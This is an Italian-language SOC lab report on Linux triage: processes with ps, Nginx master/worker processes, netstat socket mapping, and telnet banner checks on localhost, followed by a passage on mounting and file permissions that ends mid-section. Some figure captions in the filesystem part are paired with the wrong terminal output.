Il metodo mentale dell'analisi è: campione -> **hash** -> metadati -> stringhe/API -> esecuzione controllata -> processo generato -> **persistenza** -> rimozione -> verifica -> **snapshot**. In un SOC, l'obiettivo non è solo dire se un file è malevolo, ma dimostrare con evidenze quale comportamento produce, quale rischio crea e quale **remediation** è stata applicata.

Analisi Server Linux: processi, socket e servizi TCP

Report finale integrato: gestione dei **processi** Linux, gerarchia parent-child, avvio di **Nginx**, analisi dei **socket** e verifica applicativa con **Telnet**.

Campo	Valore
Ambiente	CyberOps Workstation Linux
Strumenti	ps , netstat , telnet , systemctl , grep
Obiettivo	Correlare processo , PID , utente , porta , protocollo e risposta applicativa
Taglio operativo	Triage Linux, esposizione servizi TCP/UDP , validazione e remediation

Indice ragionato

Sez.	Titolo	Contenuto sintetico
1	Contesto e metodo SOC	Scopo del laboratorio e logica processo -> rete -> decisione.
2	Processi Linux con ps	Uso di sudo ps -elf , lettura di UID , PID , PPID , CMD e privilegi .
3	Gerarchia parent-child	Uso di ps -ejH e interpretazione dell'indentazione.
4	Nginx come servizio web	Avvio del servizio , master/worker, utente http e artefatto grep .
5	Socket e porte con netstat	Opzioni -t -u -n -a -p , stato LISTEN , porta 80/TCP e PID .
6	Test TCP con Telnet	Banner OpenSSH , test HTTP , errore 400 e limite su porta DHCP/UDP .
7	Sintesi, tabelle e checklist	Rischi, vantaggi, limiti, remediation e domande da colloquio SOC .

NOTA DI METODO

Il laboratorio viene letto come una sequenza di evidenze: prima si identifica il **processo**, poi si osserva la gerarchia, quindi si collega il **servizio** alla **porta** e infine si verifica la **risposta applicativa**. La domanda guida è sempre: quale **evidenza** ho raccolto, cosa dimostra e quale decisione difensiva supporta?

VERSIONE 1 - Spiegazione guidata secondo template SOC

1. Contesto e metodo SOC

Il laboratorio approfondisce il sistema operativo Linux in ambito **SecOps**, concentrandosi su **processi**, gerarchie tra **processi** genitori e figli e stato dei **socket** di rete. Non si tratta soltanto di lanciare comandi: l'obiettivo è imparare a leggere gli output come evidenze operative.

Il metodo mentale è: evento -> entità -> **processo** -> **socket** -> **protocollo** -> **risposta applicativa** -> impatto -> **remediation**. Se un **servizio** risponde sulla rete, l'analista deve capire quale **processo** lo gestisce, quale **utente** lo esegue, con quali **privilegi** e quale **rischio** genera.

Gli strumenti principali sono **ps** per osservare i **processi**, **netstat** per correlare **porte** e programmi, **telnet** per testare manualmente i **servizi TCP**, **systemctl** per avviare **Nginx** e **grep** per filtrare l'output.

2. Ispezione globale dei processi con **sudo ps -elf**

La prima fase produce uno snapshot completo dei **processi** attivi sulla workstation. Il comando **sudo ps -elf** mostra informazioni utili come **UID**, **PID**, **PPID**, priorità, terminale, tempo di esecuzione e comando. In un triage **SOC** questo output serve a identificare **processi** sconosciuti, **processi** privilegiati o comandi avviati da percorsi inattesi.

Step operativi

1. Aprire il terminale della CyberOps Workstation.
2. Eseguire il comando con **sudo** per ottenere visibilità completa sui **processi** di sistema.
3. Osservare le colonne **UID**, **PID**, **PPID** e **CMD**.
4. Annotare eventuali **processi** inattesi, utenti privilegiati o comandi anomali.

```
sudo ps -elf
```



```

Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help
[analyst@secOps ~]$ sudo ps -elf
[sudo] password for analyst:
F S UID          PID     PPID  C  PRI  NI ADDR SZ WCHAN  STIME TTY          TIME CMD
4 S root           1       0  2   80   0 -  6117 ep_pol 10:42 ?    00:00:01 /sbin/init
1 S root           2       0  0   80   0 -    0 kthrea 10:42 ?    00:00:00 [kthreadd]
1 S root           3       2  0   80   0 -    0 kthrea 10:42 ?    00:00:00 [pool_workqueue_release]
1 I root           4       2  0   60  -20 -    0 rescue 10:42 ?    00:00:00 [kworker/R-rcu_gp]
1 I root           5       2  0   60  -20 -    0 rescue 10:42 ?    00:00:00 [kworker/R-sync_wq]
1 I root           6       2  0   60  -20 -    0 rescue 10:42 ?    00:00:00 [kworker/R-kvfree_rcu_reclai
m]
1 I root           7       2  0   60  -20 -    0 rescue 10:42 ?    00:00:00 [kworker/R-slab_flushwq]
1 I root           8       2  0   60  -20 -    0 rescue 10:42 ?    00:00:00 [kworker/R-netns]
1 I root           9       2  0   80   0 -    0 worker 10:42 ?    00:00:00 [kworker/0:0-events]
1 I root          10       2  0   80   0 -    0 worker 10:42 ?    00:00:00 [kworker/0:1-events]
1 I root          11       2  0   60  -20 -    0 worker 10:42 ?    00:00:00 [kworker/0:0H-events_highpri
]
1 I root          12       2  0   80   0 -    0 worker 10:42 ?    00:00:00 [kworker/u16:0-flush-253:0]
1 I root          13       2  0   60  -20 -    0 rescue 10:42 ?    00:00:00 [kworker/R-mm_percpu_wq]
1 S root          14       2  0   80   0 -    0 smpboo 10:42 ?    00:00:00 [ksoftirqd/0]
1 I root          15       2  0   80   0 -    0 rcu_gp  10:42 ?    00:00:00 [rcu_preempt]
1 S root          16       2  0   80   0 -    0 kthrea 10:42 ?    00:00:00 [rcu_exp_par_gp_kthread_work
er/0]
1 S root          17       2  0   80   0 -    0 kthrea 10:42 ?    00:00:00 [rcu_exp_gp_kthread_worker]
1 S root          18       2  0  -40   - -    0 smpboo 10:42 ?    00:00:00 [migration/0]
1 S root          19       2  0   80   0 -    0 smpboo 10:42 ?    00:00:00 [cpuhp/0]
1 S root          20       2  0   80   0 -    0 smpboo 10:42 ?    00:00:00 [cpuhp/1]
1 S root          21       2  0  -40   - -    0 smpboo 10:42 ?    00:00:00 [migration/1]
1 S root          22       2  0   80   0 -    0 smpboo 10:42 ?    00:00:00 [ksoftirqd/1]
1 I root          23       2  0   80   0 -    0 worker 10:42 ?    00:00:00 [kworker/1:0-usb_hub_wq]
1 I root          24       2  0   60  -20 -    0 worker 10:42 ?    00:00:00 [kworker/1:0H-events_highpri
]
1 S root          25       2  0   80   0 -    0 smpboo 10:42 ?    00:00:00 [cpuhp/2]
1 S root          26       2  0  -40   - -    0 smpboo 10:42 ?    00:00:00 [migration/2]
1 S root          27       2  0   80   0 -    0 smpboo 10:42 ?    00:00:00 [ksoftirqd/2]
1 I root          28       2  0   80   0 -    0 worker 10:42 ?    00:00:00 [kworker/2:0-mm_percpu_wq]
1 I root          29       2  0   60  -20 -    0 worker 10:42 ?    00:00:00 [kworker/2:0H-events_highpri
]

```

Figura 1 - Output di `sudo ps -elf`: elenco globale dei processi attivi con PID, utente e comando associato.

Perché è stato necessario eseguire **ps** come **root**, premettendo **sudo**? Perché la visualizzazione di informazioni sensibili del kernel e dei descrittori relativi a **processi** avviati da utenti speciali, come **root**, **http** o **daemon** di rete, richiede **privilegi** amministrativi. Senza **sudo** l'analisi può risultare parziale.

In ottica **SOC**, questa fase risponde alla domanda: chi sta eseguendo cosa? Se un **processo** gira con **privilegi** elevati o da una posizione insolita, diventa una priorità di investigazione.

3. Gerarchia dei processi e relazione parent-child

Dopo aver visto tutti i **processi**, il secondo passaggio studia la loro discendenza. Il comando **sudo ps -ejH** organizza l'output come un albero: i **processi** figli sono indentati verso destra rispetto al **processo** padre. Questa visualizzazione aiuta a capire la catena di esecuzione.

Step operativi

1. Eseguire il comando gerarchico.
2. Guardare la colonna **CMD** e l'indentazione del testo.
3. Individuare quali **processi** sono figli di altri **processi**.
4. Valutare se la catena osservata è coerente con il comportamento atteso del sistema.

```
sudo ps -ejH
```

```
[analyst@secOps ~]$ sudo ps -ejH
```

PID	PGID	SID	TTY	TIME	CMD
2	0	0	?	00:00:00	kthreadd
3	0	0	?	00:00:00	pool_workqueue_release
4	0	0	?	00:00:00	kworker/R-rcu_gp
5	0	0	?	00:00:00	kworker/R-sync_wq
6	0	0	?	00:00:00	kworker/R-kvfree_rcu_reclaim
7	0	0	?	00:00:00	kworker/R-slab_flushwq
8	0	0	?	00:00:00	kworker/R-netns
9	0	0	?	00:00:00	kworker/0:0-events
10	0	0	?	00:00:00	kworker/0:1-events
11	0	0	?	00:00:00	kworker/0:0H-events_highpri
12	0	0	?	00:00:00	kworker/u16:0-flush-253:0
13	0	0	?	00:00:00	kworker/R-mm_percpu_wq
14	0	0	?	00:00:00	ksoftirqd/0
15	0	0	?	00:00:00	rcu_preempt
16	0	0	?	00:00:00	rcu_exp_par_gp_kthread_worker/0
17	0	0	?	00:00:00	rcu_exp_gp_kthread_worker
18	0	0	?	00:00:00	migration/0
19	0	0	?	00:00:00	cpuhp/0
20	0	0	?	00:00:00	cpuhp/1
21	0	0	?	00:00:00	migration/1
22	0	0	?	00:00:00	ksoftirqd/1
23	0	0	?	00:00:00	kworker/1:0-usb_hub_wq
24	0	0	?	00:00:00	kworker/1:0H-events_highpri
25	0	0	?	00:00:00	cpuhp/2
26	0	0	?	00:00:00	migration/2
27	0	0	?	00:00:00	ksoftirqd/2

Figura 2 - Rappresentazione gerarchica dei processi: l'indentazione indica la relazione tra processo padre e processi figli.

Come viene rappresentata la gerarchia da **ps**? Mediante l'indentazione dell'ultima colonna, **CMD**. Un **child process** appare spostato verso destra rispetto al **parent process**.

Questa informazione è importante perché molte indagini partono da relazioni anomale: un **servizio** che genera una shell, un browser che lancia un eseguibile temporaneo o un **processo** apparentemente normale che avvia un interprete.

4. Avvio e verifica del servizio web Nginx

Il laboratorio passa quindi a un **servizio** concreto: **Nginx**. Prima viene avviato il **servizio**, poi vengono filtrati i **processi** collegati. L'obiettivo è capire come riconoscere il **processo** principale, i **processi** worker e gli artefatti prodotti dal comando di ricerca.

Step operativi

1. Avviare **Nginx** con **systemctl**.
2. Filtrare i **processi** con **grep nginx**.
3. Identificare il **master process** e il **worker process**.
4. Distinguere il **processo** reale di **Nginx** dal **processo** temporaneo **grep nginx**.

```
sudo systemctl start nginx
sudo ps -elf | grep nginx
```

```
[analyst@secOps ~]$ sudo systemctl start nginx
[analyst@secOps ~]$ sudo ps -elf | grep nginx
1 S root      813      1 0 80  0 - 4202 sigsus 10:50 ?        00:00:00 nginx: master process /usr/bin/nginx
5 S http     814     813 0 80  0 - 4257 ep_pol 10:50 ?        00:00:00 nginx: worker process
0 S analyst  816     764 0 80  0 - 781 anon_p 10:50 pts/0    00:00:00 grep nginx
```

Figura 3 - Ispezione dei processi Nginx attivi dopo l'avvio del servizio.

Il **processo** con comando **nginx: master process /usr/bin/nginx** identifica il componente principale. **Nginx** è un server web, reverse proxy e load balancer open-source: rimane in ascolto su **porte** logiche e risponde alle richieste dei client distribuendo contenuti web.

Il **master process** può essere avviato da **root** per legarsi alla **porta 80**, mentre il **worker process** gira con un **utente** meno privilegiato, come **http**. Questo comportamento è comune e consigliato: riduce l'impatto di un eventuale exploit, perché il **processo** che gestisce le connessioni non opera con **privilegi** massimi.

La riga **grep nginx** non è un **servizio** sospetto. Compare perché **grep** è un **processo** temporaneo e contiene la parola **nginx** nei propri argomenti. Questa distinzione evita falsi positivi durante il triage.

5. Analisi di socket, porte e servizi con netstat

La fase successiva collega i **processi** alla rete. Il comando **sudo netstat -tunap** mostra **socket TCP e UDP**, **porte** locali, stato della connessione e **PID/processo** associato. Questo passaggio permette di rispondere alla domanda: quale **processo** espone quale **porta**?

Step operativi

1. Eseguire **netstat** con **privilegi** elevati.
2. Leggere **protocollo**, indirizzo locale, **porta**, stato e **PID/processo**.

3. Individuare la riga relativa alla **porta 80**.
4. Correlare **porta**, stato **LISTEN** e **processo** responsabile.

```
sudo netstat -tunap
```

```
[analyst@secOps ~]$ sudo netstat -tunap
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:5355           0.0.0.0:*               LISTEN      294/systemd-resolve
tcp        0      0 127.0.0.54:53         0.0.0.0:*               LISTEN      294/systemd-resolve
tcp        0      0 127.0.0.53:53         0.0.0.0:*               LISTEN      294/systemd-resolve
tcp        0      0 0.0.0.0:80            0.0.0.0:*               LISTEN      813/nginx: master p
tcp        0      0 0.0.0.0:22            0.0.0.0:*               LISTEN      397/sshd: /usr/bin/
tcp6       0      0 :::5355               :::*                    LISTEN      294/systemd-resolve
tcp6       0      0 :::22                 :::*                    LISTEN      397/sshd: /usr/bin/
udp        0      0 0.0.0.0:5353          0.0.0.0:*               LISTEN      294/systemd-resolve
udp        0      0 0.0.0.0:5355          0.0.0.0:*               LISTEN      294/systemd-resolve
udp        0      0 127.0.0.54:53         0.0.0.0:*               LISTEN      294/systemd-resolve
udp        0      0 127.0.0.53:53         0.0.0.0:*               LISTEN      294/systemd-resolve
udp        0      0 192.168.64.5:68       0.0.0.0:*               LISTEN      316/systemd-network
udp6       0      0 :::5353               :::*                    LISTEN      294/systemd-resolve
udp6       0      0 :::5355               :::*                    LISTEN      294/systemd-resolve
[analyst@secOps ~]$
```

Figura 4 - Mappatura dei socket TCP/UDP e dei servizi in ascolto tramite netstat.

Le opzioni hanno significato preciso: -t mostra **socket TCP**, -u mostra **socket UDP**, -n mantiene indirizzi e **porte** in formato numerico, -a mostra tutti i **socket** e -p associa ogni **socket** al **PID**/processo responsabile. L'ordine delle opzioni non è importante: Linux accetta flag brevi concatenati in ordine diverso.

Sulla **porta 80/TCP** si osserva uno stato **LISTEN**: il **servizio** è pronto ad accettare connessioni. Per convenzione la **porta 80** è associata a **HTTP**, ma un analista non deve basarsi solo sulla convenzione. Deve confermare con **PID**, **processo** e **risposta applicativa**.

6. Test TCP con Telnet e banner grabbing

Telnet viene usato come strumento diagnostico per aprire una connessione **TCP** manuale. Non è sicuro per amministrare sistemi, ma è utile per verificare in modo rapido se un **socket TCP** accetta traffico e quale banner o risposta restituisce.

Step operativi

1. Connettersi alla **porta 22** per verificare il **servizio SSH**.
2. Osservare il banner **OpenSSH** restituito dal server.
3. Provare la **porta 80** per verificare il **servizio HTTP**.
4. Digitare testo casuale e osservare la risposta di errore del server web.
5. Ricordare che **Telnet** usa **TCP** e quindi non può testare direttamente un **servizio UDP** come **DHCP** sulla **porta 68**.

```
telnet 127.0.0.1 22
telnet 127.0.0.1 80
```

```
[analyst@secOps ~]$ telnet 127.0.0.1 22
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
SSH-2.0-OpenSSH_10.0

```

Figura 5 - Test con Telnet su porta 22: acquisizione della stringa identificativa OpenSSH.

La connessione alla **porta 22** restituisce il banner **OpenSSH**. Questo conferma che un **servizio SSH** è in ascolto. Il banner è utile in diagnostica, ma può anche esporre tecnologia e versione a un attaccante.

Il tentativo di connettersi alla **porta 68** fallisce perché la **porta 68** è usata dal **DHCP** Client su **UDP**. **Telnet** lavora su **TCP**, quindi non può stabilire una sessione con una **porta UDP**. Questo dettaglio evita una diagnosi errata: non basta conoscere il numero di **porta**, bisogna conoscere anche il **protocollo** di **Livello 4**.


```
[analyst@secOps ~]$ telnet 127.0.0.1 80
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
prova
HTTP/1.1 400 Bad Request
Server: nginx/1.28.0
Date: Mon, 18 May 2026 11:08:31 GMT
Content-Type: text/html
Content-Length: 157
Connection: close

<html>
<head><title>400 Bad Request</title></head>
<body>
<center><h1>400 Bad Request</h1></center>
<hr><center>nginx/1.28.0</center>
</body>
</html>
Connection closed by foreign host.
[analyst@secOps ~]$
```

Figura 6 - Test HTTP su porta 80: Nginx risponde con HTTP/1.1 400 Bad Request a una richiesta malformata.

Quando nella sessione **Telnet** verso la **porta 80** vengono digitati caratteri casuali, **Nginx** interpreta la richiesta come malformata e restituisce **HTTP/1.1 400 Bad Request**. L'errore viene inviato come pagina HTML perché **Nginx** è un server web e produce risposte pensate per essere interpretate da un browser.

Questa **evidenza** conferma che non stiamo osservando soltanto una **porta** aperta: il **servizio** risponde fino al **livello applicativo**.

7. Sintesi operativa, rischio e remediation

Il valore del laboratorio sta nella correlazione. **ps** mostra chi sta eseguendo cosa; **ps -ejH** mostra la catena padre/figlio; **netstat** collega **porte** e **PID**; **telnet** conferma la **risposta applicativa**. Un singolo comando dice poco, mentre la correlazione permette una decisione difensiva affidabile.

Netstat consente di censire **servizi** attivi, **porte** aperte e connessioni anomale, anche verso possibili server **C2**.

Telnet è utile per test rapidi e **banner grabbing**, ma non deve essere usato per credenziali o amministrazione remota perché trasmette **dati in chiaro**. In produzione va preferito **SSH**.

CHECKPOINT OPERATIVO

Per una consegna ordinata, la verifica va documentata come catena tecnica: **processo** -> **PID** -> **utente** -> **porta** -> **protocollo** -> **risposta applicativa** -> valutazione del **rischio**. La domanda finale non è solo se una **porta** è aperta, ma quale **processo** la espone, con quali **privilegi**, quale **servizio** risponde e quale decisione difensiva viene supportata dall'**evidenza**.

VERSIONE 2 - Riassunto tabellare operativo

Questa parte condensa l'esercizio in tabelle utili per ripasso rapido, laboratorio e presentazione. Le tabelle mantengono il collegamento tra comando, **evidenza**, **rischio** e decisione operativa.

1. Mappa generale dei 7 punti

Punto	Area	Cosa dimostra	Uso SOC
1	Metodo	Il laboratorio collega Linux, processi e rete.	Impostare una timeline tecnica ripetibile.
2	ps -elf	Elenco completo dei processi con UID , PID e comando.	Trovare processi anomali, privilegiati o inattesi.
3	ps -ejH	Gerarchia parent-child tramite indentazione.	Capire catene di esecuzione sospette.
4	Nginx	Master/worker e principio least privilege .	Validare servizio e privilegi effettivi.
5	netstat	Socket , porte , protocolli , PID e stato LISTEN .	Mappare esposizione di rete e processi responsabili.
6	telnet	Test TCP , banner grabbing e risposta HTTP .	Validare raggiungibilità e natura del servizio .
7	Remediation	Limiti, rischi e decisioni operative.	Scegliere hardening , monitoraggio o SSH .

2. Comandi principali e significato

Comando	Funzione	Evidenza prodotta
sudo ps -elf	Mostra processi dettagliati con privilegi elevati.	UID , PID , PPID , stato, tempo e comando.
sudo ps -ejH	Mostra la gerarchia dei processi .	Albero parent-child tramite indentazione.
sudo systemctl start nginx	Avvia il servizio web Nginx .	Creazione di processi master e worker.
sudo ps -elf grep nginx	Filtra i processi collegati a Nginx .	Master, worker e artefatto grep .
sudo netstat -tunap	Mostra socket TCP/UDP e processi associati.	Porta , protocollo , stato, PID e programma.
telnet 127.0.0.1 22	Testa il servizio SSH locale.	Banner OpenSSH e conferma porta TCP aperta.
telnet 127.0.0.1 80	Testa il servizio HTTP locale.	Risposta HTTP 400 da Nginx a input malformato.

3. Domande operative da colloquio SOC

Domanda	Risposta sintetica	Perché conta
Perché usare sudo con ps ?	Per vedere processi e dettagli riservati a root o demoni.	Evita analisi parziali.
Come ps rappresenta la gerarchia?	Con indentazione della colonna CMD .	Aiuta a leggere catene padre/figlio.
Perché grep appare nell'output?	Il processo grep contiene la parola cercata.	Distingue artefatto normale da anomalia.
Cosa significa LISTEN ?	Il servizio è in ascolto e pronto ad accettare connessioni.	Indica esposizione potenziale.
La porta 80 cosa suggerisce?	Servizio HTTP non cifrato.	Ipotesi da confermare con processo e test applicativo.
Perché Telnet fallisce su porta 68 ?	La porta 68 è DHCP/UDP , Telnet usa TCP .	Evita diagnosi errate tra protocolli diversi.

4. Artefatti e rischio

Artefatto	Esempio nel laboratorio	Rischio / lettura SOC
Processo	nginx master e worker	Servizio legittimo, ma da monitorare se esposto o modificato.
PID	PID associato alla porta 80	Permette correlazione tra rete e processo .
Porta	80/TCP , 22/TCP , 68/UDP	Indica servizio potenziale e superficie di attacco.
Protocollo	TCP , UDP , HTTP , SSH , DHCP	Chiarisce come testare e interpretare la comunicazione.
Banner	OpenSSH o risposta HTTP 400	Conferma tecnologia e versione, ma può esporre informazioni.
Utente	root , http , analyst	Valuta privilegi e impatto in caso di compromissione.

5. Checklist finale per consegna e ripasso

Domanda SOC	Cosa cercare	Decisione operativa
Chi?	Utente, PID, PPID, processo, servizio.	Identificare entità responsabile.
Cosa?	Comando eseguito, socket, porta, protocollo.	Definire l' artefatto principale.
Dove?	Endpoint Linux, localhost, porta locale, servizio.	Capire punto di osservazione.
Come comunica?	TCP/UDP, LISTEN, banner, risposta applicativa.	Validare natura del servizio.
È normale?	Confronto tra servizio atteso e processo osservato.	Classificare come legittimo, sospetto o da monitorare.
Che impatto ha?	Esposizione di rete, privilegi, dati in chiaro.	Stimare severità e priorità.
Cosa faccio?	Hardening , disabilitazione servizio, SSH , logging, monitoraggio.	Applicare remediation documentata.

CONCLUSIONE OPERATIVA

L'esercizio dimostra il metodo base di triage Linux: evento -> entità -> **processo** -> **socket** -> **protocollo** -> impatto -> **remediation**. Un analista non deve limitarsi a vedere che una **porta** è aperta: deve collegarla a **PID, utente, servizio** e **risposta applicativa** coerente. Solo questa correlazione permette una decisione difensiva affidabile.

Linux Filesystem, Permessi e Link Speciali

Report operativo CyberOps: analisi del filesystem Linux, gestione dei privilegi, mounting, file speciali, symlink e hard link.

Indice ragionato

Sez.	Titolo	Contenuto sintetico
1	Scenario e metodo SOC	Ambiente CyberOps, logica dell'esercizio e lettura difensiva degli artefatti Linux.
2	Filesystem e dispositivi a blocchi	Radice /, filesystem ext/ext4, lsblk, /dev/sdX, dischi e partizioni.
3	Mounting e ciclo di vita	mount, grep, /dev/sdb1, second_drive, lost+found, myFile.txt e umount.
4	Permessi Linux	DAC, owner/group/others, stringa ls -l, rwx e notazione ottale.
5	Ownership e Permission denied	/mnt, root:root, sudo, chown e gestione corretta della proprietà.
6	File speciali in /dev	Everything is a file, dispositivi a blocchi, caratteri, FIFO, socket e link.
7	Symlink, hard link e tabelle	Differenza tra path e inode, prove sperimentali, checklist e conclusione operativa.

NOTA DI METODO

Il laboratorio viene letto come una sequenza di **evidenze operative**: ogni comando mostra un oggetto, un permesso, un device, un mount point, un inode o un errore. In un contesto **SOC/CyberOps**, questi elementi servono a capire dove si trova un artefatto, chi può modificarlo, se un comportamento è normale o anomalo e quale decisione di hardening o investigazione applicare.

OBIETTIVI DI STUDIO

Al termine del ripasso devi saper spiegare come Linux organizza lo storage sotto una singola radice /, come leggere **lsblk**, **mount** e **ls -l**, come interpretare **permessi**, **ownership**, **file speciali**, **symlink** e **hard link**, e come collegare queste evidenze a triage endpoint, hardening e analisi forense.

VERSIONE 1 - Riassunto discorsivo secondo template SOC

1. Scenario, obiettivo e metodo SOC

Il laboratorio riguarda l'analisi strutturale dei **filesystem Linux**, la gestione dei **privilegi di accesso** e la manipolazione dei **file speciali**. L'ambiente di riferimento è la **VM CyberOps Workstation**, usata per osservare comandi e output in modo controllato.

La logica SOC è semplice: non si studiano i comandi come istruzioni isolate, ma come strumenti per generare **evidenze**. Un output di **lsblk** descrive lo storage, **mount** descrive dove un filesystem è accessibile, **ls -l** descrive permessi e proprietà, **chown** modifica responsabilità operative, mentre symlink e hard link chiariscono se un nome punta a un **percorso** o a un **inode**.

PUNTO DI CONTROLLO

La domanda guida è: **quale oggetto sto osservando, chi può modificarlo, dove è montato e quale rischio operativo produce?** Se l'analista sa rispondere, il laboratorio diventa una competenza concreta di triage Linux.

2. Filesystem Linux e dispositivi a blocchi

A differenza di Windows, che assegna lettere come **C:** o **D:**, Linux organizza tutto come un unico albero che parte dalla radice /. I dispositivi fisici non appaiono come volumi separati con lettere autonome: diventano accessibili quando una partizione viene associata a una directory chiamata **punto di montaggio**.

Il laboratorio richiama la famiglia **ext**, con particolare attenzione a **ext4**, filesystem moderno noto per **journaling**, scalabilità e robustezza. Dal punto di vista operativo, sapere quale filesystem è in uso aiuta a capire compatibilità, recupero dati, opzioni di mount e comportamento in caso di corruzione.

Il comando **lsblk** elenca i dispositivi a blocchi e mostra la relazione tra disco, partizione e mount point.

```
lsblk
```




```
[analyst@secOps ~]$ mount | grep sda1
/dev/sda1 on / type ext4 (rw,relatime)
```

Figura 1 - Output di `lsblk`: mappatura dei dispositivi a blocchi `sda`, `sdb` e `sr0`.

L output mostra **sda** come disco principale da 10 GB, con **sda1** montata su `/`; **sdb** come disco secondario da 1 GB con partizione **sdb1**; e **sr0** come unità ottica logica. La convenzione `/dev/sdX` identifica i dischi: la lettera progressiva indica l'unità fisica, mentre il numero finale identifica la partizione. Per esempio, `/dev/sdb1` è la prima partizione del secondo disco.

3. Mounting e ciclo di vita di un montaggio manuale

Prima che una partizione fisica possa essere usata, Linux deve eseguire il **mounting**: la partizione viene associata a una directory già esistente. Dopo il `mount`, accedere alla directory equivale ad accedere allo spazio fisico del dispositivo. Per esaminare i montaggi attivi si usa **mount**; per isolare una riga specifica si combina il comando con **grep**.

```
mount
mount | grep sda1
```

```
[analyst@secOps ~]$ lsblk
NAME        MAJ:MIN RM  SIZE RO TYPE MOUNTPOINTS
sda          8:0    0   10G  0 disk
└─sda1       8:1    0   10G  0 part /
sdb          8:16   0    1G   0 disk
└─sdb1       8:17   0 1023M  0 part
sr0         11:0    1 1024M  0 rom
```

Figura 2 - Comando `mount`: la partizione `/dev/sda1` risulta montata sulla radice `/` con filesystem `ext4`.

```
[analyst@secOps ~]$ mount
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
sys on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
dev on /dev type devtmpfs (rw,nosuid,relatime,size=995444k,nr_inodes=248861,mode=755,inode64)
run on /run type tmpfs (rw,nosuid,nodev,relatime,mode=755,inode64)
/dev/sda1 on / type ext4 (rw,relatime)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev,inode64)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
cgroup2 on /sys/fs/cgroup type cgroup2 (rw,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot)
none on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)
bpf on /sys/fs/bpf type bpf (rw,nosuid,nodev,noexec,relatime,mode=700)
systemd-1 on /proc/sys/fs/binfmt_misc type autofs (rw,relatime,fd=41,pgrp=1,timeout=0,dirsync=1)
```

Figura 3 - Filtro `mount | grep sda1`: vista compatta del mount principale in lettura/scrittura.

L output certifica che `/dev/sda1` è montata su `/`, usa **ext4** ed è configurata in modalità **rw**, cioè lettura e scrittura. In ottica hardening, questa informazione serve a distinguere configurazioni previste da mount inattesi, device montati in scrittura quando dovrebbero essere read-only o filesystem esposti in modo rischioso.

3.1 Ciclo operativo su `/dev/sdb1`

La parte pratica dimostra il ciclo di vita di un mount manuale sul disco secondario `/dev/sdb1`, associato alla directory **second_drive**. Il procedimento è importante perché dimostra che una directory può apparire vuota o popolata a seconda del dispositivo montato sopra di essa.

```
ls -l ~/second_drive/
```

```
sudo mount /dev/sdb1 ~/second_drive/

ls -l ~/second_drive/

cd

sudo umount /dev/sdb1

ls -l ~/second_drive/
```

Step operativi:

1. Verificare lo stato iniziale della directory `~/second_drive/`: la cartella risulta vuota perche nessun filesystem secondario e ancora collegato a quel punto.

```
[analyst@secOps ~]$ sudo mount /dev/sdb1 ~/second_drive/
[sudo] password for analyst:
[analyst@secOps ~]$ ls -l second_drive/
total 20
drwx----- 2 root    root    16384 Mar 26  2018 lost+found
-rw-r--r-- 1 analyst analyst  183 Mar 26  2018 myFile.txt
```

Figura 4 - Stato iniziale della directory `second_drive`: nessun contenuto visibile prima del mount.

2. Eseguire **sudo mount /dev/sdb1 ~/second_drive/**: l'uso di **sudo** e necessario perche il mount modifica lo stato globale del sistema. Dopo il mount, una nuova ispezione mostra **lost+found** e **myFile.txt**. La directory **lost+found** e tipica dei filesystem ext e viene usata da strumenti come **fsck** per recuperare file o frammenti dopo errori del filesystem.

```
[analyst@secOps ~]$ sudo umount /dev/sdb1
[analyst@secOps ~]$ ls -l second_drive/
total 0
```

Figura 5 - Montaggio di `/dev/sdb1`: compaiono `lost+found` e `myFile.txt` nel punto di montaggio.

3. Uscire dal punto di mount con **cd** e smontare il dispositivo con **sudo umount /dev/sdb1**. Dopo lo smontaggio, **second_drive** torna vuota: non sono scomparsi i dati, e stato interrotto il collegamento logico tra directory e blocchi fisici del disco.

```
[analyst@secOps ~]$ ls -l second_drive/
total 0
```

Figura 6 - Smontaggio logico: la directory `second_drive` torna vuota.

PUNTO DI CONTROLLO

La sequenza **mount -> accesso ai file -> umount** dimostra che una directory puo mostrare contenuti diversi a seconda del dispositivo collegato. In analisi forense Linux e essenziale annotare **device**, **mount point**, **filesystem** e modalita **rw/ro**.

4. Permessi Linux e notazione ottale

La sicurezza degli accessi in Linux si basa su un modello **DAC**, cioe **Discretionary Access Control**. Ogni file o directory e associato a un **proprietario**, a un **gruppo** e a tre classi di permessi: **User/Owner**, **Group** e **Others**.

Il comando **ls -l** restituisce una stringa di metadati molto ricca. Il primo carattere indica il tipo di oggetto: **-** per file regolare e **d** per directory. I successivi nove caratteri sono divisi in triplete **rwX**: i primi tre per il proprietario, i tre centrali per il gruppo e gli ultimi tre per tutti gli altri utenti.

```
ls -l
```

```
[analyst@secOps scripts]$ ls -l
total 68
-rwxr-xr-x 1 analyst analyst 952 Mar 21 2018 configure_as_dhcp.sh
-rwxr-xr-x 1 analyst analyst 1153 Mar 21 2018 configure_as_static.sh
-rwxr-xr-x 1 analyst analyst 4053 Jun 18 2025 cyberops_extended_topo_no_fw.py
-rwxr-xr-x 1 analyst analyst 5016 Jun 18 2025 cyberops_extended_topo.py
-rwxr-xr-x 1 analyst analyst 4189 Jun 18 2025 cyberops_topo.py
-rw-r--r-- 1 analyst analyst 2871 Mar 21 2018 cyops.mn
-rwxr-xr-x 1 analyst analyst 458 Mar 21 2018 fw_rules
-rwxr-xr-x 1 analyst analyst 70 Mar 21 2018 mal_server_start.sh
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 net_configuration_files
-rwxr-xr-x 1 analyst analyst 65 Mar 21 2018 reg_server_start.sh
-rwxr-xr-x 1 analyst analyst 189 Mar 21 2018 start_ELK.sh
-rwxr-xr-x 1 analyst analyst 86 Jun 18 2025 start_miniedit.sh
-rwxr-xr-x 1 analyst analyst 86 Jun 19 2025 start_pox.sh
-rwxr-xr-x 1 analyst analyst 117 Jun 19 2025 start_snort.sh
